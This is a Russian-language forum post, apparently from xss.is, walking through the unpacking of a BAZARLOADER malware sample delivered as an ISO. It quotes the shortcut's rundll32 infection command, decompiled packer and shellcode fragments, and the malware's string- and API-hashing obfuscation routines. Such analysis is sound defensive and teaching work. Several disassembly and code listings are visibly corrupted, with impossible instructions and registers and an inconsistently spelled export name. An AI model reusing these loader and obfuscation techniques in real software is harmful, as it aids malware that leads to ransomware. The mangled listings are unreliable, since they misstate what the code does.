

Статья BAZARLOADER: распаковка зараженного файла ISO

 xss.is/threads/68903

BAZARLOADER (также известный как BAZARBACKDOOR) — это загрузчик для Windows, который распространяется через вложения в фишинговых письмах. Во время заражения конечная полезная нагрузка загрузчика обычно загружает и запускает маячок кобальта, чтобы предоставить злоумышленникам удаленный доступ, что во многих случаях приводит к развертыванию программы-вымогателя на компьютере жертвы.



В этом начальном посте мы раскроем различные этапы заражения BAZARLOADER, которое приходит в виде файла образа оптического диска (ISO). Мы также углубимся в методы обфускации, используемые основной полезной нагрузкой BAZARLOADER.

Чтобы продолжить, вы можете получить образец, а также файлы PCAP для него на Malware-Traffic-Analysis.net. (<https://www.malware-traffic-analysis.net/2022/02/07/index.html>)


SHA256:

0900b4eb02bdcaefd21df169d21794c8c70bfbc68b2f0612861fcabc82f28149

Шаг 1: Монтирование ISO-файла и извлечение исполняемого файла этапа № 1


Недавние образцы BAZARLOADER приходят по электронной почте, содержащей ссылки OneDrive для загрузки файла ISO, чтобы избежать обнаружения, поскольку большинство AV, как правило, игнорируют этот конкретный тип файла. В Windows 7 и более поздних версиях функции монтирования интегрированы в проводник Windows, и мы можем монтировать любой файл ISO как виртуальный диск, дважды щелкнув его.

Когда мы монтируем вредоносный файл ISO, мы видим, что в системе подключен диск, который содержит файл ярлыка с именем "**Attachments.lnk**" и скрытый файл с именем "**documents.log**".



Файл ярлыка должен быть запущен жертвой, чтобы начать цепочку заражения. Мы можем быстро извлечь фактическую команду, выполняемую этим ярлыком, из окна его **свойств**.

C:\Windows\System32\rundll32.exe documents.log,vspa



Как только жертва дважды щелкает файл ярлыка, команда запускает программу Windows **rundll32.exe** для запуска файла "**documents.log**". Это дает нам понять, что запускаемый файл является DLL-файлом, а точкой входа является его функция экспорта **vspa**.

Шаг 2: Извлечение шелл-кода второго этапа

Быстро взглянув в IDA, мы можем сказать, что извлеченная DLL упакована, поскольку она имеет только несколько функций и очень подозрительный выглядящий буфер символов ASCII в пользовательском разделе .odata.

```

odata:000000018001D000 odata      segment para public 'DATA' use64
odata:000000018001D000          assume cs:odata
odata:000000018001D000          ;org 18001D000h
odata:000000018001D000 a46a52995f9a819 db '46a52995f9a8193ba0efa7b0724a8a0120d51ff08d25efd057bd2e82ddb7cf3b7'
odata:000000018001D000          ; DATA XREF: sub_180003DDA+16BTo
odata:000000018001D000          db '8b10a67cce05ae7ba5165f1056a55e16018b4ed9209b7abab438990ad1265733d'
odata:000000018001D000          db '9f8c63da54c29ddca1b52ce9a76bb242593b05d64fbb5a3fb69597d3d585e816a'
odata:000000018001D000          db 'fb8b4732d7ce7a8e6295859b3500049a3c414a2513d8a47f5f526fc2134bcd790'
odata:000000018001D000          db '2ca04ec5f10f6ee393e94f784db16e720860b7fbd8c14627c340d97da2ec61f64'
odata:000000018001D000          db '0a76dda73907e734fc639336b9d877aea3cd4eal6f06da14899a0cc00be9348b'
odata:000000018001D000          db 'b9fcc20044eae000958ac307254dde2d46c622acf094f3cf91d1749b1ce6650c'
odata:000000018001D000          db '024809cf8d5098e21dce79c5005fae5284edc89d11a92bbada73f85452fe7e'
odata:000000018001D000          db '0f80b1943c5b5a77bae11b71c7cda9a4289c4f41a0e75ff7688f201ac670e5'
odata:000000018001D000          db '825870169e6a004be14305fe1c0ea8f4197751d09e9a3c7ae2a5a5777d785'
odata:000000018001D000          db '757360041eeb59541b14e0b2da06fbca87a8d7f182cc2bec9c2216fb5d000ec3'
odata:000000018001D000          db 'a709bdd81f443819ef59b2b76fb27b62f3a65e601d58a7ac034b06d004981cee0'
odata:000000018001D000          db '9fce980c429bfb99f57ce5aa327f3345e90025c8b4d86465e02128fb43ae3c993'
odata:000000018001D000          db '05ef4d217d4d59c9a55180957340d81dcd6d1f23228813751267c17bbdcff7cb9'
odata:000000018001D000          db '9094910fe27d00bfa451089831f6e3ba570e0d2f6acff622fccb0ab7852d59b326'
odata:000000018001D000          db 'c27b490b46adfad18756317257078fa0bcd7dc652976af11db8d80e390ff58cf4'
odata:000000018001D000          db '80767409e573309171b2e67ddc514344dc5ae51935f276acfd95b00bc98ce1376'
odata:000000018001D000          db '3bdc2500c907eaa727bedc1142133309a4e6ba1df780983d3611b1e228181587d'
odata:000000018001D000          db '1c3cb4972d35037fb8c864608baae3defd64b5be63d19bf3b969793721002cb35'
odata:000000018001D000          db '4bc685d2806e402edd6b2b0342be26b9e5867953537e136f61c79c81523c57c09'
odata:000000018001D000          db 'e7b293cb93446930f52ad4759b3db809084cf0e810bfe90398b25060023f838c0'
odata:000000018001D000          db '3523582c41233ebdb56159416efbd5df899b9cac591e93b8db3c6fc8b329ac81a'
odata:000000018001D000          db '627bd11bbc66e7ebc49d01abd0ed6e734f8995df02e3205823e99aa5efdc75025'
odata:000000018001D000          db '985ef694758f157b5d51eea17e973af119da097b54f9def2201e94bbb1523dff6'
odata:000000018001D000          db '03405df7916cf4fd48d6fc9059a2a7fb1470460cf286ac93e3928fe1d85125be2'

```

Имея это в виду, мы просто проведем небольшой статический анализ, чтобы определить, где мы можем сдать следующий стейдж.

В первой функции экспорта vsra мы видим, что **sub_1800045D6** принимает DWORD в качестве параметра. Эта функция возвращает переменную, содержащую адрес функции, которая позже вызывается в коде.


```

API_func = (__int64 (__fastcall *)(void *, __int64))sub_1800045D6(0x67CC0818164); // API hashing?
v9 = a46a52995f9a819;
for ( i = 0; !i; i = 1 )
    DWORD2(v6) += 147086;
if ( DWORD2(v6) )
{
    v7 = DWORD2(v6);
    ProcessEnvironmentBlock = NtCurrentTeb()->ProcessEnvironmentBlock;
    *(_QWORD *)&v6 = API_func(ProcessEnvironmentBlock->ProcessHeap, 8164);
    v5 = 0;
    for ( j = 0; !j; j = 1 )
    {
        v10 = v5 + (_QWORD)v6;
        sub_180004E6D(v10);
        v5 += 147086;
    }
}

```

На данный момент мы можем с уверенностью предположить, что **sub_1800045D6** — это функция разрешения API, а параметр, который она принимает, — это хэш имени API. Поскольку это все еще фаза распаковки, мы не будем слишком углубляться в анализ этой функции.

Вместо этого я просто воспользуюсь подключаемым модулем **OALabs HashDB** IDA для быстрого обратного поиска используемого алгоритма хеширования из хеша. Результат показывает, что хэш соответствует имени API, хэшированному с помощью алгоритма хеширования Metasploit (<https://github.com/OALabs/hashdb/bl...16663ac13fo2bf1aaf37/algorithms/metasploit.py>) **ROR13**.



После определения алгоритма хеширования мы можем использовать **HashDB** для быстрого поиска API, которые разрешаются этой функцией. Становится ясно, что эта функция разрешает API **RtlAllocateHeap**, вызывает его для выделения буфера кучи и записывает в него закодированные данные ASCII.

```
sub_180004DEF(&heap_buffer_1, 0i64);
RtlAllocateHeap = API_hashing(RtlAllocateHeap_0); // resolve RtlAllocateHeap
encoded_ASCII_buffer = a46a52995f9a819;
for ( i = 0; !i; i = 1 )
    heap_buffer_len_1 += 0x23E8E;
if ( heap_buffer_len_1 )
{
    heap_buffer_len = heap_buffer_len_1;
    ProcessEnvironmentBlock = NtCurrentTeb() -> ProcessEnvironmentBlock;
    *(_QWORD *)&heap_buffer_1 = ((__int64 (__fastcall *) (void * __int64, __int64))RtlAllocateHeap)(
        ProcessEnvironmentBlock -> ProcessHeap,
        8i64,
        heap_buffer_len); // allocate heap buffer of 0x23E8E bytes

    v5 = 0;
    for ( j = 0; !j; j = 1 )
    {
        heap_buffer = (void *) (v5 + *(_QWORD *)&heap_buffer_1);
        w_memcpy(heap_buffer, encoded_ASCII_buffer, 0x23E8Eui64); // copies encoded data to heap buffer
        v5 += 0x23E8E;
    }
}
```

С этого момента мы можем предположить, что упаковщик будет декодировать этот буфер и запускать его где-то позже в коде. Если мы перейдем к концу экспорта **vspra**, мы увидим инструкцию **вызова** переменной, которая не возвращается из

разрешающей функции API, поэтому потенциально это может быть наш главный прыжок.

```

if ( (unsigned int)sub_180003FE6(&v19, (__int64)&v25, 0x40u) )
{
    return 0i64;
}
else
{
    qword_18001A9E0 = 0i64;
    v15 = 0i64;
    strcpy(v13, "vh5;");
    v13[1] += 11;
    v13[2] += 59;
    v13[3] += 38;
    v18 = v13;
    qword_18001A9E0 = v19(v26[4], qword_18001A9E8); // v19 is not returned from API_resolve?
}

```

Последняя функция для изменения этой переменной **v19** — **sub_180003FE6**, поэтому мы можем быстро взглянуть на нее.

Оказывается, функция **sub_180003FE6** просто разрешает и вызывает **NtMapViewOfSection** для сопоставления представления раздела с виртуальным адресным пространством и записывает базовый адрес представления в переменную **v19**. Затем он просто выполняет **qmemcpy** для копирования данных из второй переменной в возвращенный виртуальный базовый адрес.

```

__int64 __fastcall w_map_view_of_section(__int64 BaseAddress, __int64 ViewSize, int Win32Protect)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

    NtCreateSection = API_hashing(NtCreateSection_0);
    NtMapViewOfSection = API_hashing(NtMapViewOfSection_0);
    NtClose = API_hashing(NtClose_0);
    section_handle = 0i64;
    v8 = 0i64;
    ViewSize_1 = ViewSize;
    v4 = (NtCreateSection)(&section_handle, 0xP001F164);
    if ( v4 ≥ 0 )
    {
        v4 = (NtMapViewOfSection)(
            section_handle,
            0xFFFFFFFFFFFFFFFFui64,
            BaseAddress,
            0i64,
            0i64,
            0i64,
            &v8,
            1,
            0,
            Win32Protect);
        (NtClose)(section_handle);
    }
    return v4;
}

```

```

__int64 __fastcall sub_180003FE6(_QWORD *a1, __int64 a2, int a3)
{
    int v4; // [rsp+0h] [rbp-18h]

    v4 = w_map_view_of_section(a1, *(a2+8), a3);
    if ( v4 ≥ 0 )
        w_qlmetcry(*a1, *a2, *(a2 + 8));
    return v4;
}

```

Это говорит нам о двух вещах. Во-первых, наше предположение, что переменная **v19** будет содержать адрес исполняемого кода, верно. Во-вторых, мы знаем, что исполняемый код является шеллкодом, поскольку данные отображаются и выполняются непосредственно по смещению 0 от того места, где они были записаны.

Отсюда мы можем настроить **x64dbg**, выполнить файл DLL при экспорте **vspsa** и прервать выполнение инструкции **call**. После входа в функцию мы окажемся во главе шеллкода.

```

documents.log - PID: 8008 - Thread: Main Thread 7980 - x64dbg
File View Debug Tracing Plugins Favourites Options Help May 8, 2021 (x64dbg)
CPU Log Notes Breakpoints Memory Map Call Stack SDH Script Symbols Source References Threads Handles
ESP
00000236112E0000 48:88C4 mov     rax, rbp
00000236112E0003 48:8958 06 mov     qword ptr ds:[rax+8], rdx
00000236112E0007 4C:8948 20 mov     qword ptr ds:[rax+10], r9
00000236112E0008 4C:8940 18 mov     qword ptr ds:[rax+18], r8
00000236112E0009 48:8950 10 mov     qword ptr ds:[rax+10], rdx
00000236112E0011 55 push   rbp
00000236112E0014 56 push   r12
00000236112E0015 57 push   r12
00000236112E0018 41:54 41:54 push  r12
00000236112E001A 41:54 41:54 push  r12
00000236112E001C 48:88EC mov     rdx, rax
00000236112E0021 48:88E8 mov     rdx, rax
00000236112E0022 4C:88F9 mov     ecx, r12
00000236112E0028 B9:4C728057 call   236112E05F4
00000236112E0030 E8:8F050000 mov     rdx, rax
00000236112E0035 B9:49F70278 mov     ecx, 7802F749
00000236112E003A 48:8945 A8 mov     qword ptr ssi:[rbp-58], rax
00000236112E0041 E8:A6050000 call   236112E05F4
00000236112E0046 B9:58A453E5 mov     ecx, 5553A4E8
00000236112E0048 4C:88E8 mov     r12, rax
00000236112E004E E8:A1050000 call   236112E05F4
00000236112E0053 B9:10E18AC3 mov     ecx, C8AE110
00000236112E0058 4C:88F0 mov     r14, rax
00000236112E005B E8:94050000 call   236112E05F4
00000236112E0060 B9:AF815C94 mov     ecx, 945C81AF
00000236112E0065 48:8945 88 mov     qword ptr ssi:[rbp-48], rax
00000236112E0069 48:88F0 mov     r11, rax
00000236112E006C E8:83050000 call   236112E05F4
00000236112E0071 B9:33009E95 mov     qword ptr ssi:[rbp-40], rax
00000236112E0076 48:88F8 mov     r01, rax
00000236112E007D E8:72050000 call   236112E05F4
00000236112E0082 45:33E4 xdr   r120, r120
00000236112E0085 4C:88C0 mov     r2, rax
00000236112E0088 48:88C0 mov     r2, rax
00000236112E0091 0F:84 43050000 test   r2, r2
00000236112E0094 0F:84 3A050000 test   r12, r12
00000236112E009A 4D:85F6 test   r14, r14

```

Теперь мы можем сдать этот буфер виртуальной памяти, чтобы получить шелл-код второй стадии для следующего шага распаковки.

Шаг 3. Извлечение последней полезной нагрузки BAZARLOADER

Когда мы исследуем шелл-код в IDA, мы можем быстро использовать тот же прием с **HashDB**, описанный выше, чтобы увидеть, что шелл-код также выполняет хеширование API с **ROR13** Metasploit.

```

__int64 __fastcall sub_0(__int64 a1, __int64 a2, char *a3, _QWORD *a4)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]


    LoadLibraryA = sub_5F4(LoadLibraryA_0);
    GetProcAddress = sub_5F4(GetProcAddress_0);
    VirtualAlloc = sub_5F4(VirtualAlloc_0);
    VirtualProtect = sub_5F4(VirtualProtect_0);
    NtFlushInstructionCache = sub_5F4(NtFlushInstructionCache_0);
    GetNativeSystemInfo = sub_5F4(GetNativeSystemInfo_0);
    GetNativeSystemInfo_1 = GetNativeSystemInfo;
    if ( !LoadLibraryA )
        return 0xFFFFFFFFFFFFFFFFui64;
    if ( !GetProcAddress )
        return 0xFFFFFFFFFFFFFFFFui64;
    if ( !VirtualAlloc )
        return 0xFFFFFFFFFFFFFFFFui64;
    if ( !VirtualProtect )
        return 0xFFFFFFFFFFFFFFFFui64;
    if ( !NtFlushInstructionCache )
        return 0xFFFFFFFFFFFFFFFFui64;
    if ( !GetNativeSystemInfo )
        return 0xFFFFFFFFFFFFFFFFui64;
}

```

В указанной выше точке входа шелл-код разрешает набор функций, которые он будет вызывать, в первую очередь **VirtualAlloc** и **VirtualProtect**. Эти две функции обычно используются упаковщиками для выделения виртуальной памяти для декодирования и записи исполняемого файла следующего этапа перед его запуском.

Имея это в виду, нашим следующим шагом должна быть отладка шелл-кода и установка точек останова на этих двух вызовах API. Мы можем выбрать, где мы находимся после дампа в **x64dbg** на **шаге 2**, или мы можем запустить шелл-код непосредственно в нашем отладчике, используя **BlobRunner** (<https://github.com/OALabs/BlobRunner>) OALabs или аналогичный пусковой механизм шелл-кода.

Наше первое обращение к **VirtualAlloc** — это вызов выделения буфера виртуальной памяти по виртуальному адресу **0x20414000** размером **0x2A000** байт.



Мы можем запускать до тех пор, пока **VirtualAlloc** не вернется и не начнет мониторинг памяти по адресу 0x204140000. После запуска до следующего вызова **VirtualProtect** мы видим, что в эту область памяти был записан допустимый исполняемый файл PE.

```

qword ptr ds:[00007FFB8ADE2808 "ðŁŹ"Ű\x7F"]=<kernelbase.VirtualProtect>
.text:00007FFB8AD78C70 kernel32.dll:$18C70 #18070 <VirtualProtect>
Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | Locals | Struct
Address      Hex
0000000204140000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
0000000204140010 BB 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
0000000204140020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000000204140030 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00
0000000204140040 0E 1F 8A 0E 00 84 09 CD 21 00 01 00 CD 21 00 63
0000000204140050 69 73 20 70 72 6F 67 72 64 00 20 63 00 7E 6A 00
0000000204140060 74 20 62 65 20 72 75 6E 20 53 5E 00 44 1F 13 20
0000000204140070 6D 6F 64 65 2E 00 00 0A 20 00 00 00 00 00 00 00
0000000204140080 50 45 00 00 64 86 0B 00 FF 12 01 62 00 00 00 00
0000000204140090 00 00 00 00 F0 00 2E 22 08 02 02 25 00 CE 01 00
00000002041400A0 00 28 02 00 00 0E 00 00 50 13 00 00 00 10 00 00
00000002041400B0 00 00 14 04 02 00 00 00 00 10 00 00 00 02 00 00
00000002041400C0 04 00 00 00 00 00 00 00 05 00 02 00 00 00 00 00
00000002041400D0 00 40 02 00 00 04 00 00 1D 14 03 00 03 00 60 01
00000002041400E0 00 00 20 00 00 00 00 00 00 10 00 00 00 00 00 00
00000002041400F0 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00
0000000204140100 00 00 00 00 10 00 00 00 00 50 02 00 89 00 00 00
0000000204140110 00 60 02 00 74 07 00 00 00 00 00 00 00 00 00 00
0000000204140120 00 00 02 00 C0 18 00 00 00 00 00 00 00 00 00 00
0000000204140130 00 90 02 00 C4 00 00 00 00 00 00 00 00 00 00 00
0000000204140140 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000000204140150 C0 F2 01 00 28 00 00 00 00 00 00 00 00 00 00 00
0000000204140160 00 00 00 00 00 00 00 00 14 62 02 00 80 01 00 00
0000000204140170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0000000204140180 00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00
  
```

Наконец, мы можем выгрузить эту область памяти в файл, чтобы извлечь полезную нагрузку BAZARLOADER.

Шаг 4: Обфускация строк BAZARLOADER

Поскольку мы начинаем выполнять статический анализ BAZARLOADER, крайне важно определить методы запутывания, которые использует вредоносное ПО.

Одним из таких методов является обфускация строк, когда вредоносное ПО использует закодированные строки стека, чтобы скрыть их от статического анализа.

```

v1 = 0i64;
*&v4 = 0x6B70702306676B73i64;
*(&v4 + 1) = 0x2C6B743E700B6703i64;
v5 = v4;
strcpy(v6, "u");
do
{
    v6[v1 - 0x10] = (0x1C * (v6[v1 - 0x10] - 0x75) % 0x7F + 0x7F) % 0x7F;
    ++v1;
}
  
```

Как показано, типичная закодированная строка помещается в стек и динамически декодируется с использованием некоторых операций умножения, вычитания и модуля.

Существуют разные способы разрешения этих строк стека, например, написание сценариев IDAPython, эмуляция (<https://github.com/mandiant/flare-emu>) или просто запуск программы в отладчике и сброс строк стека после их разрешения.

```

000000020414F41C 48:83EC 58 sub rsp,58
000000020414F420 41:31C0 xor r8d,r8d
000000020414F423 41:89 7F000000 mov r9d,7F
000000020414F429 48:88 73686706237070 mov rax,6870702306676873
000000020414F433 48:894424 26 mov qword ptr ss:[rsp+26],rax
000000020414F438 48:88 036708703E7468 mov rax,2C68743E70086703
000000020414F442 48:894424 2E mov qword ptr ss:[rsp+2E],rax
000000020414F447 0F104424 26 movups xmm0,xmmword ptr ss:[rsp+26]
000000020414F44C 66:C74424 36 2C75 mov word ptr ss:[rsp+36],752C
000000020414F453 0F114424 38 movups xmmword ptr ss:[rsp+38],xmm0
000000020414F458 C64424 4A 00 mov byte ptr ss:[rsp+4A],0
000000020414F45D 66:C74424 48 2C75 mov word ptr ss:[rsp+48],752C
000000020414F464 42:0F8E4404 38 movsx eax,byte ptr ss:[rsp+r8+38]
000000020414F46A 83E8 75 sub eax,75
000000020414F46D 6BC0 1C imul eax,eax,1C
000000020414F470 99 cdq
000000020414F471 41:E7F9 idiv r9d
000000020414F474 8D44 7F lea eax,qword ptr ds:[rdx+7F]
000000020414F477 99 cdq
000000020414F478 41:F799 idiv r9d
000000020414F47B 42:8554 38 mov byte ptr ss:[rsp+r8+38],dl
000000020414F480 49:7FC0 nc
000000020414F483 49:80F8 jne stage3.20414F484
000000020414F487 75 D8 jnz .+1
000000020414F489 48:8D5424 38 lea rdx,qword ptr ss:[rsp+38]
000000020414F491 E8 8786FFFF call stage3.20414A81A
000000020414F493 90 nop
000000020414F494 48:83C4 58 add rsp,58
000000020414F498 48:FFE0 jmp rax
000000020414F49B 90 nop
000000020414F49C 41:55 push r13
000000020414F49E 41:54 push r12
000000020414F4A0 57 push rdi
000000020414F4A1 56 push rsi
000000020414F4A2 48:83EC 48 sub rsp,48
000000020414F4A6 48:88 774913D75250F mov rax,450F2575D134977
000000020414F480 48:894424 21 mov qword ptr ss:[rsp+21],rax
000000020414F485 49:89C9 mov r9,rax
000000020414F488 48:8D7C24 30 lea rdi,qword ptr ss:[rsp+30]
000000020414F48D 40:89C5 mov r13,r8
000000020414F4C0 C74424 29 3E1D182E mov dword ptr ss:[rsp+9],2E1D182E
000000020414F4C8 48:8D7424 21 lea rsi,qword ptr ss:[rsp+21]
000000020414E67D 00 00000000 mov eax,0

```

Decoding algo

Decoded stack string

rdx=0000000FD7FBF048 "GetCurrentProcess"
qword ptr ss:[rsp+38]=[0000000FD7FBF048 "GetCurrentProcess"]=6572727543746547
.text:000000020414F489_stage3.bln:5F489_#F489

Шаг 5: Обфускация API BAZARLOADER

BAZARLOADER запутывает большинство своих вызовов API с помощью нескольких структур, которые он создает в функции **DllEntryPoint**.

Сначала вредоносная программа заполняет следующую структуру, содержащую дескриптор **Kernel32.dll** и адреса API, необходимые для загрузки библиотек и получения их API-адресов.

Он вызывает **GetModuleHandle** для получения дескриптора **Kernel32.dll**, вызывает **GetProcAddress** для получения адреса API **GetProcAddress** и записывает их в структуру.

```

struct API_IMPORT_STRUCT {
    HANDLE kernel32_handle;
    FARPROC mw_GetProcAddress;
    FARPROC mw_LoadLibraryW;
    FARPROC mw_LoadLibraryA;
    FARPROC mw_LoadLibraryA2;
    FARPROC mw_FreeLibrary;
    FARPROC mw_GetModuleHandleW;
    FARPROC mw_GetModuleHandleA;
};

```

```

qmemcpy(stack_str, v16, 0xDui64); // Kernel32.dll
v2 = 0i64;
stack_str[0xD] = 0;
do
{
    stack_str[v2] = ((0xFFFFFFFFC2 * (stack_str[v2] - 0x33)) % 0x7F + 0x7F) % 0x7F;
    ++v2;
}
while ( v2 != 0xD );
kernel32_dll_handle = ::GetModuleHandleA(stack_str); // "Kernel32.dll"
output->kernel32_handle = kernel32_dll_handle;
if ( kernel32_dll_handle )
{
    *&v19[8] = 0x4C0C7878;
    *v19 = 0x925110C6F334C7Ei64;
    qmemcpy(&v19[0xC], "_K", 3);
    qmemcpy(stack_str, v19, 0xFui64);
    v4 = 0i64;
    stack_str[0xF] = 0;
    do
    {
        stack_str[v4] = ((0xFFFFFFFFE6 * (stack_str[v4] - 0x4B)) % 0x7F + 0x7F) % 0x7F;
        ++v4;
    }
    while ( v4 != 0xF );
    GetProcAddress = ::GetProcAddress(kernel32_dll_handle, stack_str); // "GetProcAddress"
    *&v18[8] = 0x42680E7A;
    v6 = 0i64;
    output->mmw_GetProcAddress = GetProcAddress;
}

```

Используя поле **GetProcAddress** API структуры, BAZARLOADER извлекает остальные необходимые API для заполнения других полей в структуре. Эта структура **API_IMPORT_STRUCT** позже будет использоваться для импорта API других библиотек.

```

GetModuleHandleW = get_proc_addr(output, output->kernel32_handle, stack_str); // "GetModuleHandleW"
v21 = 6;
v14 = 0i64;
output->mmw_GetModuleHandleW = GetModuleHandleW;
*&v20 = 0x5E3B6F28114D5D7Di64;
*(&v20 + 1) = 0x6A5D5E6F3A266B5Di64;
v26 = 0;
*stack_str = v20;
v25 = 6;
do
{
    stack_str[v14] = (7 * (stack_str[v14] - 6) % 0x7F + 0x7F) % 0x7F;
    ++v14;
}
while ( v14 != 0x11 );
GetModuleHandleA = get_proc_addr(output, output->kernel32_handle, stack_str); // "GetModuleHandleA"
output->mmw_GetModuleHandleA = GetModuleHandleA;

```

Затем для каждой импортируемой библиотеки BAZARLOADER заполняет следующую структуру **LIBRARY_STRUCT**, содержащую набор функций для взаимодействия с библиотекой и дескриптором библиотеки.

```
struct LIB_FUNCS
{
    FARPROC free_lib;
    FARPROC w_free_lib;
    __int64 (__fastcall *get_API_addr)(API_IMPORT_STRUCT*, HANDLE, char*);
};

struct LIBRARY_STRUCT
{
    LIB_FUNCS *lib_funcs;
    HANDLE lib_handle;
};
```

Первые 2 функции в структуре **LIB_FUNCS** просто вызывают **FreeLibrary API** из глобального **API_IMPORT_STRUCT**, чтобы освободить библиотечный модуль.

Третья функция вызывает **GetProcAddress** из поля **API_IMPORT_STRUCT**, чтобы получить адрес API, экспортированного из этой конкретной библиотеки.

```
int __fastcall free_lib(LIBRARY_STRUCT *lib_struct)
{
    char *v1; // rax
    HANDLE lib_handle; // rcx

    v1 = &unk_20415F090 + 0x10;
    lib_struct->lib_funcs = (&unk_20415F090 + 0x10);
    lib_handle = lib_struct->lib_handle;
